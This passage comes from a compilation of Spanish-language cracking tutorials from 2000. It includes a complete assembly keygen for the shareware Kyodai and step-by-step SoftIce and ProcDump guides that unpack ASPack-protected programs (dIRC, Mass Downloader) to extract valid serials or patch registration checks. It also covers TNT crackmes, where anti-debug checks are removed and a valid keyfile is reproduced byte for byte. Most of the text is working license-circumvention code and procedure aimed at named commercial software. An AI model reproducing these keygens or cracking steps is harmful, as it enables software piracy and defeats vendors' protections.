:00474B9D E8CAF0F8FF call 00403C6C
:00474BA2 43 inc ebx <-- Incrementa EBX en 1
:00474BA3 4E dec esi <-- Y decrementa ESI en 1
:00474BA4 75CD jne 00474B73 <-- Si son diferentes salta (BUCLE!)

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00474B6B(C)
|
:00474BA6 8B45F8 mov eax, dword ptr [ebp-08] <-- EAX = Nombre
:00474BA9 E8B6F0F8FF call 00403C64 <-- Calcula la longitud del nombre
:00474BAE 83F808 cmp eax, 00000008 <-- La compara con 8
:00474BB1 7D15 jge 00474BC8 <-- Si es mayor o igual bien
:00474BB3 8BCF mov ecx, edi <-- Sino.... ERROR!!!
:00474BB5 8B45FC mov eax, dword ptr [ebp-04]
:00474BB8 8B80DC050000 mov eax, dword ptr [eax+000005DC]

Despues de haber estudiado la rutina que genera el serial no damos cuenta de que extremadamente simple!!!! :-D Veamos: El primer byte contiene la suma de la primera y ultima letras del nombre; y el resto es la suma de un letra con la siguiente. como os habia dicho extremadamente simple!!!

Me gustaria decir que el codigo que hay entre 474B4C-474B54 y 474B85-474B8D no tiene nada que ver con la generacion del serial. Lo que quiero decir es que esta parte del codigo, las cuales son iguales, lo unico que hacen es convertir el resultado de la suma en un numero decimal. Lo pillais¿? Bueno os lo explicare mas adelante :-)

Ahora que sabemos como funciona la rutina de generacion del serial, empezemos el KeYgEn. Yo como el lenguaje que mas controlo es Ensamblador, lo voy a hacer en este lenguaje, pero no descarteis hacerlo en cualquier otro, tan solo hace falta un poco de imaginacion e ingenio :-)

Aqui os presento el codigo, el cual ire comantando para aquellos que no esten muy metidos en la materia:

;Kyodai 10.21 KeYgEn
;CoDeD bY Mr Burns
;DaTe: 22-09-2000

```
.MODEL SMALL ;Indica que el ejecutable va a ser un COM
.CODE ;Segemnto del codigo
.386 ;Funcones de 386
ORG 100h ;Desplazamiento 100h=256d respecto al origen del segmento

Start: jmp LetsRock ;Saltamos al codigo, dejamos los datos a un lado

Intro db 10,13,'Kyodai 10.xx KeYgEn CoPYaLL 2000 CoDeD bY Mr Burns',10,13
db 10,13,'eNTeR YouR NaMe: $'
NameOut db 20,0
Name2 db 20 DUP(0)
SerialOut db 10,13,'THe PaSSWoRD iS: '
Pass db 20 DUP(0)
EndPass db 10,13,'$'
TempPass db 20 DUP(0)
TempPassEnd db 0
NoName db '***eRRoR*** THe NaMe MusT Be MoRe THaN 8 LeTTeRS :(',10,13, '$'
Pass2 db 20 DUP(0)
SizeName db 0

LetsRock:
mov ah,09h ;Escribe texto por pantalla
lea dx,Intro
int 21h

mov ah,0Ah ;Recoge el Nombre
lea dx,NameOut
int 21h

LongName:
mov al,byte ptr [NameOut+1] ;AL = Long del Nombre
cmp al,8 ;Lo compara con 8
jge CalculateSerial ;Si es MAyor o Igual salta

BadName:
mov ah,09h ;Sino hay un error
lea dx,NoName
int 21h

mov ah,4Ch ;Y sale del programa
int 21h

CalculateSerial:
xor eax,eax ;Limpia los registros
xor ebx,ebx
xor ecx,ecx
xor edx,edx

mov al,byte ptr [NameOut+1] ;AL = Longitud del nombre
mov byte ptr [SizeName],al ;SizeName = AL

lea esi,Name2 ;ESI apunta al nombre
lea edi,Pass2 ;EDI apunta al serial

movzx ebx,byte ptr [SizeName] ;EBX = SizeName = AL X-D
mov al,byte ptr [esi+ebx-1] ;AL = Ultima letra del nombre
mov cl,byte ptr [esi] ;CL = Primera letra del nombre
add eax,ecx ;Se suman y se guarda en EAX
mov ecx,0Ah ;ECX = 10
xor edx,edx ;EDX = 0
idiv ecx ;Divide EAX / ECX y el resto queda en EDX
```

```
add dl,30h ;A¤ade al resto 48
mov byte ptr [edi],dl ;Lo mete en la pass
inc edi ;Incrementa el puntero del pass en 1

xor ebx,ebx ;EBX = 0
xor eax,eax ;EAX = 0
xor edx,edx ;EDX = 0

SecondPart:
mov al,byte ptr [esi+ebx] ;AL = Primera letra del nombre
mov dl,byte ptr [esi+ebx+1] ;DL = Segunda letra del nombre
cmp dl,0 ;¨El nombre se acaba?
je TheEnd ;Si = Escribirlo por pantalla
add eax,edx ;NO = Se suman y se guarda en EAX
mov ecx,0Ah ;ECX = 10
xor edx,edx ;EDX = 0
idiv ecx ;Divide EAX / ECX y el resto queda en EDX
add dl,30h ;A¤ade al resto 48
mov byte ptr [edi+ebx],dl ;Mueve el resto al serial
inc ebx ;Incrementa EBX
jmp SecondPart ;Salta al comienzo (Bucle)

TheEnd:
mov byte ptr [edi+ebx-1],0 ;Poner un 0 (binario) al final del serial

lea esi,Pass2 ;ESI apunta al pass
lea edi,Pass ;EDI apunta donde va a ir el pass

Serial:
movsb ;Mover de ESI a EDI byte a byte
cmp byte ptr [esi],00h ;Comparar el pass con 0
jne Serial ;si no lo es continua (Bucle)


Print:
mov ah,09h ;Saca el Serial por pantalla
lea dx,SerialOut
int 21h

mov ah,4Ch ;Sale del programa
int 21h

; end Start ;Terminamos el KeYgEn :)
```

Pues eso es todo!!!!! Con esto hemos hecho un sencillo keygen para el kyoday!!!! xDDDDD

DESPEDIDAS Y DEMAS :-(

Bueno, esto hay sido todo. espero que os halla servido de ayuda este tutorial para saber un poquito mas de cracking ;-) Se que este KeYgEn puede ser mejorado, si crees que tu puedes hacerlo mejor... ADELANTE!!!! te animo a que lo hagas mejor y me lo comentes (y no me lo restriegues por la cara :-])

Me he dado cuanta de el gran tamaño de este tutorial pero creo que en necesario ya que he intentado explicar un poco las causas y el porqué de todos los pasos que he realizado ya que es asi como me gustaria encontrame un tutorial a mi :-)

Como siempre digo en mis tutoriales, si deseais hablar conmigo buscad en:

NiCK	SeRViDoR	CaNaL
Mr_Burns	irc.irc-hispano.org	CRaCKeRS
[MoRDReD]	irc.chat.org	TnTCRaCKeRS & WkT

O por el contrario si tan solo deseas mandarme un e-mail: mr_burns@go.to

Pues eso ha sido todo.... pero antes quiero saludar a toda la gente que se dedica a este campo del "Andergraund" (Underground), a toda la gente del IRC y del canal #Palencia (que es donde yo vivo!!!!) y al canal #CRaCKeRS, especialmente a: [The_Pope], Shotgan, BiRKiN, SeRoCuLTo, JoTaKe, Ni2, [Aura, Sirvenom, [Xasx], Xasx[out], [XasxZzZzZ] etc etc etc (xDDDDDDDDD)..... y que no quede nuestro nuevo BoT MOVSB (creado por Shotty, que ha realizado un gran trabajo ;-))

Karpoff Spanish Tutor

Programa:	DzA CrackME 3

PROTECCION:	Serial, Empakado		
Descripcion:	CrackME		
Dificultad:	Principiante ++		
DOWNLOAD:	http://Kickme.to/tnt		
Herramientas:	Gettype Procdump Softice		
CRACKER:	Txotxo	FECHA:	10/10/2000

introduccion

bueno, comenzamos, primero le pasamos el gettype al archivo en cuestión, y nos informa de que está comprimido con aspack.

al atake

vale, si intentamos descomprimirlo (con procdump por ejemplo), nos saldrá un aviso de que se detecta un debugger. no pasa nada.
iniciamos el sice, y vemos, que no nos rompe. bueno, abrimos procdump, pinchamos en pe-editor,
y editamos la 1ª sección (code), y le ponemos lo de siempre e0000020. y ahora si nos romperá el sice.

bien, ponemos ctrl+d. y ponemos alguna clave, la que se nos ocurra. y antes de pulsar el botón de verificar, pulsamos ctrl+d. y ponemos en el sice lo siguiente 'bpx hmemcpy'. y otra vez ctrl+d.

ahora si pulsamos el botón, y nos romperá el sice. pulsamos f12 varias veces hasta llegar al programa en sí (unas 10 veces + o -). y comenzamos a tracear el programa con f10. pero ojo, hasta encontrarnos un call. si pulsamos f10 en ese call, nos saldrá el famoso mensaje de 'that's not quite right', y tendremos que volver a empezar. entonces el meollo del asunto está en ese call, que traceamos con f8. vamos traceando hasta encontrarnos una comparación:

cmp byte ptr [ecx], 57
jz xxxxxxx
jmp mensaje txungo

bien, nos situamos en el cmp, y ponemos 'd ecx', y nos tiene que aparecer, la primera letra de lo que hayamos puesto. que precisamente la compara con una w(57), que seguro que nosotros no hemos puesto. pues bien, llegamos al jz, y podemos editar el flag z, para que salte donde queremos. lo hacemos, y seguimos.

pero al poco rato, vuelve a aparecer algo parecido. y si hacemos lo mismo, nos compara la 2ª letra con una w(57) otra vez. si seguimos haciendo lo mismo (con mucha paciencia), y vamos apuntando las posiciones de las letras, y con que las compara, podemos sacar lo siguiente:

la clave debe tener una w en las posiciones 1,2,8,11. una m, en la posición 3. y una k en la posición 5. el resto, lo pones como quieras.

algo así:

wwm*k**w**w
donde pone * pon lo que quieras.

así, se puede hacer un keygen, poniendo letras aleatorias en los *.

:-d

txotxo
visit my web: www.geocities.com/ttxotxo

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	dIRC v1.2

PROTECCION:	**Empacado & Serial**		
Descripcion:	Programa de chateo similar al popular mIRC		
Dificultad:	**Intermedio**		
DOWNLOAD:	http://www.dragonmount.net		
Herramientas:	**SoftIce, ProcDump**		
CRACKER:	**Mr Burns**	FECHA:	10/10/2000

introduccion

os saludo de nuevo a todos de nuevo en este nuevo tutorial sobre cracking. esta vez he decidido hacer un tutorial de un nivel superior al anterior ya que este programa (el dirc v1.2 para los despistados ;-)) esta empacado con el famoso compresor aspack. espero que este tutorial os aclare un poco más la ideas sobre los programas empacados :-)

despues de tanto rollo creo que deberiamos ir a por él

al atake

para empezar instalamos el programa con tranquilidad sabiendo que es shareware y que nos pedira una puta clave :-)

una vez instalado abrimos el programa y lo estudiamos un poco (joder!! que buena pinta tiene el condenado es chulo!!! habra que probarlo en vez del mirc) y miramos en el menu: help/purchase... y observamos que nos pide el nombre, compañía y número de serie. bueno pues vamos a introducir los datos:

nombre: mr_burns

company: mordred

serial: 1234567890

le damos al "ok" y.... ¿? pero si no pasa nada!!! volvemos al menu help/about dirc y nos pone algo asi como que no

estamos registrados y que nos quedan 29 dias de disfrute del programa. "caguen..." pues a mi me ha molado mazo y me lo quiero quedar asi que lo voy a crackear!!

empezare metiendole mano con el win32dasm y... joe!! que se me ha colgado!! bueno no pasa nada lo voy a cargar en el loader sel sofice (sice) y... pues tp tira!!! pufff!! esto me hace sospechar que este programa esta empakado!!!

bueno para ello usare mi querido procdump. entro en el pe editor y abro el dirc.exe, entro en sections y observo dos cosas:

1º en .text (caracteristics) aparece **c0000040**. eso significa que el programa no es ejecutable!!! y que yo sepa deberia tenet **e0000020** (ejecutable). bueno, pues eso, lo cambiamos.

2º aparece una cadena por ahi que pone aspack. eso a mi me suena a compresor!!

despues de esto lo que voy a hacer es descomprimir el programa con el aspack, la ultima version porque este programa es nuevo, y... no tira!!! eso quiere decir que no tenemos esa version. lo que significa que habra que hacerlo a mano (jejeje esto se pone interesante asi que me voy a por una copilla :-))

----------desempacar el fichero con el softice----------

corremos el loader del sice y vemos que ahora si! que tiras esas ruletitas :-) entramos y vemos que la direccion es un poco rara (5a1001) y observamos:

pushad

call 00xxxxxx

jmp 00xxxxxx

[...]

popad

esta es una tipica estructura de un fichero empacado y/ó encriptado. lo que nosotros estamos buscando es popad ya que despues de eso el programa ya esta desempacado. asi que adelante, a tipear f10 como cerdos hasta encontrarlo (lo que yo os aconsejo es que cuando veais un salto que os lleve hacia arriba introduzcais "g address siguiente al salto" para que no tengais que tragaros todos los bucles que hay). despues de muchos cuelgues del sice y de muchos f10 encontramos un popad en la dirección 5a14f3. lo que ahora haremos es s 5a14f3 l ffffff 61 (61 = popad en hexadecimal) y apretamos f5. si sales del sice y entras en el programa aleluya!!! la instruccion encontrada es la correcta, en caso contrario, deberas buscar otro popad y realizar la misma operacion :-(

bueno coninuamos y vemos que despues de varios tipeos de f10 aparece un ret en 5a1503 y que ese ret nos lleva a otra dirrecion la cual parece mas normal (4b0332 <-- anota esta dirección!!!) . bueno, vamos bien, ahora debemos volver a ese ret y tipear: a 5a1503 y jmp eip y despues f5. joe!! ha salido del sice y no ocurre nada!! lo que en realidad ha pasado es que el programa ha sido cargado y desempacado y corrido en memoria gracias a ese jmp eip que genera un bucle infinito que nos ayuda a desempacar el fichero :-)

lo que ahora hacemos es entrar de nuevo en el procdump y en la lista inicial vemos que aparece el path donde teneis instalado el dirc, bueno eso es que el programa esta cargado en memoria asi que vamos aguardarlo, para ello lo seleccionamos con el boton derecho y seleccionamos "dump (full)" poniendo como name "dirc_mr.exe" (por

ejemplo)una vez guardado lo descargamos de la memoria con la opcion "kill". despues cargamos de nuevo con "pe editor" el programa "dirc_mr.exe" (el cual esta ya desempacado) y observamos "entry point" e "image size". lo que ahora debemos hacer es tomar la dirección a la que nos llevaba el ultimo ret: 4b0332 (recordad que os dije que la apuntarais) y el valor de "image size" y restarlo: 4b0332 - 400000 = 000b0332. esta ultima cifra debemos sutituirla por el "entry point" para que el programa desempacado pueda funcionar ya que si corrieramos el fichero sin hacer esto cada vez que lo corrieramos se quedaria cargado en memoria.

----------detectar el numero de serie---------

una vez desensamblado el fichero (siempre nos referiremos al desempacado dirc_mr.exe) corremos el fichero e introducimos los datos de nuevo:

nombre: mr_burns

company: mordred

serial: 1234567890

antes de apretar ok entramos en el sice (control + d) y situamos un `bpx getwindowtexta`, salimos, le damos al ok y ... boommm! saltamos al sice. una vez en el sice hemos de apretar f5 2 veces ya que el bpx es para detectar la lectura de texto en un textobox y en este caso habia tres (nombre, compañia y serial). despues de eso salimos de unos cuantos call hasta legar a 463905 donde veremos:

```
:00463900 e8d1330600 call 004c6cd6 <-- llamada a la que llegamos
:00463905 68e8030000 push 000003e8
:0046390a ff15a0c25000 call dword ptr [0050c2a0] <-- llamada de sleep (la verdad es que npi de para que lo hace!!!)
:00463910 8b8624010000 mov eax, dword ptr [esi+00000124] <-- mueve a eax el nombre
:00463916 8dbe24010000 lea edi, dword ptr [esi+00000124]
:0046391c 6860dd5400 push 0054dd60
:00463921 50 push eax <-- lo guarda
:00463922 e8f7bd0400 call 004af71e<-- comprueba la longitud (creo)
:00463927 83c408 add esp, 00000008
:0046392a 85c0 test eax, eax <-- testea el nombre
:0046392c 7418 je 00463946 <-- si es cero da error
:0046392e 8b861c010000 mov eax, dword ptr [esi+0000011c] <-- introduce en eax el serial invalido
:00463934 6860dd5400 push 0054dd60
:00463939 50 push eax <-- lo guarda
:0046393a e8dfbd0400 call 004af71e
:0046393f 83c408 add esp, 00000008
:00463942 85c0 test eax, eax <-- testea el serial invalido
:00463944 7509 jne 0046394f <-- si no es igual salta


* referenced by a (u)nconditional or (c)onditional jump at address:
|:00463944(c)
|
:0046394f 8b07 mov eax, dword ptr [edi] <-- mueve a eax el nombre
:00463951 50 push eax <-- lo guarda
:00463952 8d442418 lea eax, dword ptr [esp+18]
:00463956 50 push eax
:00463957 e834c4feff call 0044fd90 <-- llamada que genera el serial!
:0046395c 8b8e1c010000 mov ecx, dword ptr [esi+0000011c] <-- mueve a ecx el serial invalido
:00463962 8b00 mov eax, dword ptr [eax] <-- mueve a eax el serial
verdadero!!!
```

cuando lleguemos a la direccion 463962 introducimos d eax y... tachan!!! en la parte superior izquierda tenemos un numero con guiones que parece un serial!!!

bueno pues lo probamos y nos aparece una "inocente" ventanita diciendo "thank you for purchasing dirc!" y ala yas ta registrado el programilla para nuestro disfrute xddddd

despedidas y demas :-(

espero que os haya servido de gran ayuda este tutorial. la mayoria de los programas enpacados con el aspack se puedes "petar" de esta manera pero eso ya lo ireis averiguando vosotros a lo largo del tiempo ;-)

si encontrais algun problema en el tutorial fallo gordo etc por favor hacedmelo saber y sera corregido.

si por algun casual quereis hablar conmigo, podeis encontrarme en:

hispano: #crackers #ingenieria_inversa con el nick de "mr_burns"
efnet: #tntcrackers #wkt con el nick de "[mordred]"

hasta el siguiente tutorial!!!

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: **Krackme KeyFile**

PROTECCION:	**(1)- Empaketado.(2)- Rutinas antidebugging.(3)- Protección keyFile.**
Objetivo:	Hacer un Keygen, Simular estar registrados, etc.
Descripcion:	Tal tal tal
Dificultad:	??????
DOWNLOAD:	??????
Herramientas:	**- ProcDump.- SoftIce.- W32Dasm.- Heditor Hexadecimal.**
CRACKER:	**Nopper** **FECHA:** **14/7/2000**

introduccion

buenaz, soy nopper, y este es mi tuto sobre el crackme keyfile hecho por +dza kraker de tnt! publicado el 14 de julio del 2000. si habeis leido la info k viene con el tuto sabreis k es un crackme de nivel newbie (acorde con mi skill, sea dicho de paso), asi k si buscais un pedazo de tuto no os leais esto.

bueno, empecemos, vamos a rajar a nuestra victima en canal para poder examinarlo mejor, asi k preparad vuestros guantes de latex, vuestras mascarillas de cirujano loco y vuestra musica preferida para pasar un buen rato de disección digital xd.

al atake

(1)-<< ***empaketado*** >>


bueno, el desempaketado lo voy a hacer manualmente pork: 1º) el gettype no me chutaba bien con este crackme (no se pork) 2º) por k me gusta hacerlo así y 3º) pork es mas didáctico (no podemos estar a espensas de esperar a k salga el desempaketador de nuestra victima).

ok, primero nos vamos a nuestro procdump y editamos las secciones de código con el atributo **e0000020**, estas suelen ser nombradas como .code, .text y también la sección de código del propio cargador, en este caso aspack, en caso de duda o de k todas las secciones lleven nombres iguales, pues aplicale el atributo a todas las secciones. este atributo permite k las secciones sean editables, asi nuestro softice podrá romper inicialmente en la primera de línea de código, de no ser asi, no romperá y el programa se ejecutará del tirón.

ahora vayamos a nuestro sice y ejecutemos a la victima, aterrizamos en la primera línea de código del cargador k es un pushad, bien esto es tipico de todos los cargadores, la estructura típica de un cargador es:

pushad (empuja todo los registros de proposito general)
call xxxxxx (algoritmo de deskompresión)
popad (recupera todos los registros de proposito general)
ret o jmp (salto hacia la primera linea de código del programa desempaketado)

pues lo interesante ahora es buscar un trozo de código del tipo popad seguido de un ret o jump.
pero no empeceis a buscar ahora, pork el propio cargador esta encriptado, asi k empezar a darle a f8/f10 durante unos segundos para k de tiempo a la desencripatación, id de vez en cuando mirando desde el final del cargador hacia arriba hasta buscar algo interesante. nota: seguro k estais pensando lo poco elegante, poco estricto e intuitivo del sistema, pero creedme, es tan solo cuestión de practicar, cuando lleveis unos cuantos desempaketamientos manuales vereis las cosas al vuelo y no tardareis mas de 5 minutos en sacarlo.
bueno si habeis mirado un poco por ahi vereis k en la linea **40626f** aparece un popad y despues un jmp k dan bastante el cante. si seguiis traceando vereis k salta a 401000, bien! ese es el comienzo del programa, ya desempaketado.
arrankemos otra vez el sice, y pongamos un break en 40626f cuando este esté desencriptado. ahora ensamblemos: a eip, y poned jmp eip, esto se hace para k el programa kede en un bucle infinito y nos permita volcar el programa de una forma limpia y sin errores, ahora id al procdump y en la sección task dumpear el programa (botón derecho-dump/full).
ahora cambiemos el punto de entrada para k nuestro volcado empiece correctamente esto lo conseguimos restandole a 401000 (inicio del programa ya desempaketado) a la base, en este caso 400000, esto es igual a 1000, y ya está, lo tenemos!!!.



nota :si teneis algun problema o no entendeis algo recomiendo leer los documentos genericos de mr.orange y mr.blue sobre desempaketamiento manual k podreis encontrar en el ecd.

(2)-<< ***antidebug*** >>
bueno, de entrada decir k aunke useis frogsice nos va a detectar el sice, asi k kojamos y hagamos un listado muerto de nuestra victima con nuestro w32dasm. si echais un vistazo a las strings references veremos 2 frases muy interesantes: " a debugger has been detected, quiting" y "numega softice detected, quiting", bueno pues estas frases son volcadas a pantalla con messagebox y por encima de estos messagebox aparecen de forma clara y sin ningun tipo de complicacion alguna los saltos condicionales k controlan su ejecución:

```
:004013D1 7405                    je 004013D8
:004013D3 5E                      pop esi
:004013D4 5F                      pop edi
:004013D5 59                      pop ecx
:004013D6 EBE4                    jmp 004013BC

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004013D1(C), :00401432(U)
|
:004013D8 6A00                    push 00000000

* Possible StringData Ref from Data Obj ->"bad dude"
                                  |
:004013DA 6861214000              push 00402161

* Possible StringData Ref from Data Obj ->"Numega Softice Detected,quiting"
                                  |
:004013DF 683B204000              push 0040203B
```

bien pues fácil, no? capamos el salto con un par de nop y resuelto, así llegaremos al salto incondicional y nos libraremos de ese mensajito k tanto nos da por culo.

```
:004013F8 7518                    jne 00401412
:004013FA 6A00                    push 00000000

* Possible StringData Ref from Data Obj ->"bad dude"
                                  |
:004013FC 6861214000              push 00402161

* Possible StringData Ref from Data Obj ->"A debugger has been detected,quiting"
                                  |
:00401401 68FD214000              push 004021FD
:00401406 6A00                    push 00000000
:00401408 E87A010000              call 00401587
:0040140D E95C010000              jmp 0040156E

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004013F8(C)
|
:00401412 B812234000              mov eax, 00402312
```

con este tampoco hay problem no? forzamos el salto con un jmp y punto.
todavía nos keda un tercero k se encuentra en la linea **401430** el cual es posterior a un call k llama al registro para buscar rastros de nuestro amado sice, asi k con este también lo forzamos a un incondicinal con un jmp y terminado.

(3)-<< keyfile >>

bueno ahora comienza las comprobaciones de existencia del keyfile, reserva de memoria para su lectura y posterior comprobación con un bloke de bytes k el crackme guarda por algun lado.
de entrada si ejecutamos nuestro programa con lo k llevamos hecho nos saldra un mensaje del tipo:"where the hell is my keyfile?", es decir, no encuentra el archivo por ningun lado y nos lo echa en cara. buenos si os fijais este mensaje viene de un salto q es posterior a una llamada a la api openfile, si os fijais en el parametro k se le pasa como path, esta es "c:\crackme.lic", linea **401476 push 40202c**. pues nada si él kiere un archivo llamado así en c:\ nosotros no vamos a impedirselo, no? cojamos el editor del dos y creemos uno.
posteriormente veremos algunas apis relacionadas con la reserva de memoria, comprobando si nuestro crackme no esta vacio, es decir contiene al menos 1 byte, sino mostrará el siguiente error por pantalla "memory alloc error, quiting." pues rellenemos con algo de basura nuestro crackme ficticio y problem resuelto. ahora si seguimos tracenado se nos avisara de k nuestro keyfile no es el correcto "invalid key file dude... are you trying to trick me?" buenos es el último punto k nos falta, ahora miremos en nuestro listado muerto y veremos una string donde dice: "good job...." umm interesting, vemos k a esta linea se accede desde un salto proveniente de **401528**, si os fijais en esa porcion de código y traceamos un poco veremos k está comprobando **2c** bytes empujados a ecx (es decir, 44 bytes) de nuestro estro keyfile con la porción de código k lo valida indicada por esi, pues tan solo nos falta fijarnos dnd se encuentra ese bloke y copiar los primeros 44 bytes con un heditor hexadecimal a nuestro crackme y ya está!!!. crackme resuelto :)

```
* Possible StringData Ref from Data Obj ->"==D=="
                                        |
:0040150C BE4D224000                    mov esi, 0040224D
:00401511 8A06                          mov al, byte ptr [esi]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040152D(U)
|
:00401513 F2                            repnz
:00401514 AE                            scasb
:00401515 83F900                        cmp ecx, 00000000
:00401518 742A                          je 00401544
:0040151A 51                            push ecx
:0040151B 57                            push edi
:0040151C 56                            push esi
:0040151D 4F                            dec edi
:0040151E B92C000000                    mov ecx, 0000002C
:00401523 F3                            repz
:00401524 A6                            cmpsb
:00401525 83F900                        cmp ecx, 00000000
:00401528 7405                          je 0040152F
:0040152A 5E                            pop esi
:0040152B 5F                            pop edi
:0040152C 59                            pop ecx
:0040152D EBE4                          jmp 00401513
```

resultado:

```
crackme.lic
00000000  00 3D 3D 44 3D 3D DD BC E2 DD BD E2 EE E2   .==D==Ý¼âÝ½âîâ
0000000E  C2 DC EE E2 BB E2 3D 3D 5A 3D 3D DD BC E2   ÂÜîâ»â==Z==Ý¼â
0000001C  DD BD E2 EE E2 C2 DC EE E2 BB E2 3D 3D 41   Ý½âîâÂÜîâ»â==A
0000002A  3D 3D                                       ==
```

happy cracking.

saludos para toda la peña del canal #crackers del hispano.
para cualkier apreciación: herobit@mixmail.com
nopper.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Mass Downloader 2.0.137

PROTECCION:	**Serial y Limitacion de Tiempo**
Objetivo:	Simular estar registrados
Descripcion:	Acelerador de downloads
Dificultad:	Media.
DOWNLOAD:	http://www.metaproducts.com
Herramientas:	**SoftIce v4.05, W32dasm v8.93, UltraEdit v7.10a, UN-PACK v1.9, ProcDump32 v.1.6.2 FINAL**
CRACKER:	**Crick** **FECHA: 02/11/2000**

INTRODUCCION

Hola a tod@s. Este es el primer trabajo de 'reversing' ;) que publico. Espero que os sirva.
El programita en cuestión es el **Mass Downloader 2.0.137** que sustituye a la versión 1.2.95 (si no me equivoco). Es un buen acelerador de 'downloads' ya que el fichero que nos vamos a bajar lo parte en varios trozos y se baja cada trozo simultáneamente!!!
Bueno, al grano. Es un ejecutable empaquetado con el nuevo **ASPACK 2.11** (mr. nobody: te aseguro que no da tanto miedo). Después de intentar encontrar un nº de serie válido sin conseguirlo :'(decidí atacar al tradicional método del CALL xxx; TEST AL,AL; JNZ yyy con éxito :)

al atake

en primer lugar tenía que averiguar algo sobre el ejecutable, así que lo pasé por el **un-pack v1.9** que me dijo, entre otras cosas, esto:

```
* file size 533504 bytes
* time/date stamp.......: $2a425e19
* entry point rva.......: $00186001
* base of code..........: $00001000
* base of data..........: $0012d000
* image base............: $00400000
* entry point...........: $0007f401 ($00586001) at section n9 <<<-- la puerta de entrada
* packed by aspack v.2.11 by alexey solodovnikov <<<-- la zancadilla
* unpacker not available <<<-- la putada !!!
```

bueno, no pasa nada. si no lo podemos desempaquetar a máquina,
lo haremos a mano xd

pero primero hay que modificar la información de la cabecera del ejecutable. ¿por qué?, pues porque, como casi todos, los empaquetadores modifican esta cabecera para hacer el código indesensamblable (&iquestse dice así?, pues vaya...).
ejecutamos **procdump32 v.1.6.2** y pinchando en pe editor buscamos el ejecutable (massdown.exe), una vez abierto nos vamos a sections, buscamos la sección .aspack y cambiamos las caracteríticas de c0000040 a e0000020. con esto decimos que es una sección que contiene código y que es ejecutable.
salimos con ok del procdump32.
cargamos el **symbol loader** y abrimos nuestro massdown.exe, le damos a load, y estamos en softice !!

```
014f:00586001 pushad <<<-- estamos aquí. instrucción típica de empaquetadores
014f:00586002 jmp 00586444
```

estamos al principio de la rutina de desempaquetado del aspack 2.11, ahora sólo (¿¡sólo!?) queda seguirla y parar justo antes de que devuelva el control al programa principal. os ahorraré el trabajo:
seguimos con f10 hasta el primer call (sin ejecutarlo)
en este call hay que entrar con f8, si no el programa se nos escapa...

```
014f:00586444 and ebx,1cc3e907
014f:0058644a mov esi,ad736873
014f:0058644f call 00586470   <<<-- en este hay que entrar
```

entramos y seguimos con f10

```
014f:00586470 pop edx
014f:00586471 adc ebp,0fed1143
014f:00586477 movsx ebp,si
014f:0058647a mov di,dx
014f:0058647d add edx,ee2bf152   <<<-- ¡qué cosas más raras!
014f:00586483 movsx edi,si
014f:00586486 mov ecx,513b3f29
014f:0058648b mov bp,si
014f:0058648e movsx ebp,bp
014f:00586491 add ebp,1df4aba9
014f:00586497 mov ebp,11d40e99
014f:0058649c add bl,63
014f:0058649f add byte ptr [ebp+edx],01
014f:005864a3 inc ecx
014f:005864a4 xor bl,61
014f:005864a7 mov bx,si
014f:005864aa sub edx,00000001
014f:005864b0 mov ebx,ecx
014f:005864b2 jmp 005864d3 (jump .)
014f:005864d3 cmp ebx,513b4362
014f:005864d9 jnz 0058648e (jump .)
```

aquí usaremos un breakpoint para evitar el bucle, es decir:
bpx 5864df y f5

```
break due to bpx #014f:005864df (et=2.02 milliseconds)
014f:005864df movsx esi,ax   <<<-- seguimos con f10 :)
014f:005864e2 jmp 00586503 (jump .)
014f:00586503 jmp 0058643b (jump .)
014f:0058643b jmp 00586007 (jump .)  qué manera de marear al personal
014f:00586007 call 00586430
014f:0058600c jmp 0058600e (jump .)
014f:0058600e mov ebx,00443930
014f:00586013 add ebx,ebp
```

```
014f:00586015 sub ebx,[ebp+00443fd0]
014f:0058601b cmp dword ptr [ebp+004449fc],00
014f:00586022 mov [ebp+004449fc],ebx
014f:00586028 jnz 00586394 <<<-- este es el fundamental (no jump)
```

ebx llega aquí con el valor 400000, probablemente la primera dirección para desempaquetar la primera instrucción (a los que les guste parchear al vuelo, éste puede ser un punto de partida). nos saltamos de un plumazo toda la rutina de desempaquetado (que, por cierto, no tiene desperdío).
metemos un breakpoint en 586394 y f5

```
:bpx 586394
break due to bpx #014f:00586394 (et=296.78 milliseconds)
014f:00586394 mov eax,[ebp+004439ad]   <<<-- aterrizaje perfecto
014f:0058639a push eax   <<<-- seguimos con f10
014f:0058639b add eax,[ebp+004449fc]
014f:005863a1 pop ecx
014f:005863a2 or ecx,ecx
014f:005863a4 mov [ebp+00443ce6],eax
014f:005863aa popad   <<<-- instrucción complementaria al pushad inicial
014f:005863ab jnz 005863b5 (jump .)
014f:005863b5 push 0052bd3c   <<<-- nuestro buscado oep
014f:005863ba ret   <<<-- nos paramos aquí sin ejecutar el ret
```

el valor metido en la pila es el punto de entrada del programa original. tenemos el programa desempaquetado en memoria!!!.
introducimos en la línea de comandos de softice lo siguiente:
a eip <intro>
jmp eip <intro>
<intro>
nos debe haber quedado algo así:

```
014f:00586394 mov eax,[ebp+004439ad]
014f:0058639a push eax
014f:0058639b add eax,[ebp+004449fc]
014f:005863a1 pop ecx
014f:005863a2 or ecx,ecx
014f:005863a4 mov [ebp+00443ce6],eax
014f:005863aa popad
014f:005863ab jnz 005863b5
014f:005863ad mov eax,00000001
014f:005863b2 ret 000c
014f:005863b5 push 0052bd3c
